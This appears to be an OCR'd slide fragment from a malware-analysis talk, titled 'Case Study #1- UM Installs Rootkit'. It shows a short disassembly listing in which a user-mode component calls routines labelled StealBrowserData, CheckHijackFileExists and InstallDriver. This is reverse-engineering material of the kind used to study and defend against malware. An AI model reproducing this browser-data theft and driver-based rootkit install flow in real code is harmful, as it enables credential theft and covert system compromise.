
```
.text:101C8928 E8 73 82 00 00     call    StealBrowserData
.text:101C892D 83 C4 4C           add     esp, 4Ch
.text:101C8930 89 85 FC FE FF FF  mov     [ebp+var_104], eax
.text:101C8936 8B 95 FC FE FF FF  mov     edx, [ebp+var_104]
.text:101C893C 89 55 D0           mov     [ebp+var_30], edx
.text:101C893F E8 EC E5 FF FF     call    CheckHijackFileExists
.text:101C8944 85 C0              test    eax, eax
.text:101C8946 75 0A              jnz     short loc_101C8952
.text:101C8948 6A 01              push    1               ; shouldInstallDriver
.text:101C894A E8 A1 19 00 00     call    InstallDriver
.text:101C894F 83 C4 04           add     esp, 4
```


Case Study #1- UM Installs Rootkit




